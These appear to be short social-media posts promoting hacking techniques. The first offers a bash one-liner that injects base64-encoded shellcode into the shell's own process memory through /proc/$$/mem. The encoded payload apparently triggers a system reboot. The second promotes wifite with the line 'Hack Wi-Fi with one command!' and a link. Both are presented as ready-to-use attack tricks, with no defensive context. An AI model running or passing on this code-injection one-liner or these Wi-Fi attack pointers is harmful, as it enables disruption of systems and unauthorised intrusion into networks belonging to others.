Run your shellcode directly from bash:
dd of=/proc/$$/mem bs=1 seek=$(($(cut -d" " -f9</proc/$$/syscall))) if=<(base64 -d<<<utz+IUO+aRkSKL+t3uH+McCwqQ8F) conv=notrunc
Credits to "unknown"

Hack Wi-Fi with one command!
Wi-Fi (802.11) Hacking: Automating Wi-Fi Hacking Across Multiple AP's and Security Protocols with wifite #wifihacking#wifite#cyberwarrior
https://t.co/KOTnC4gUU3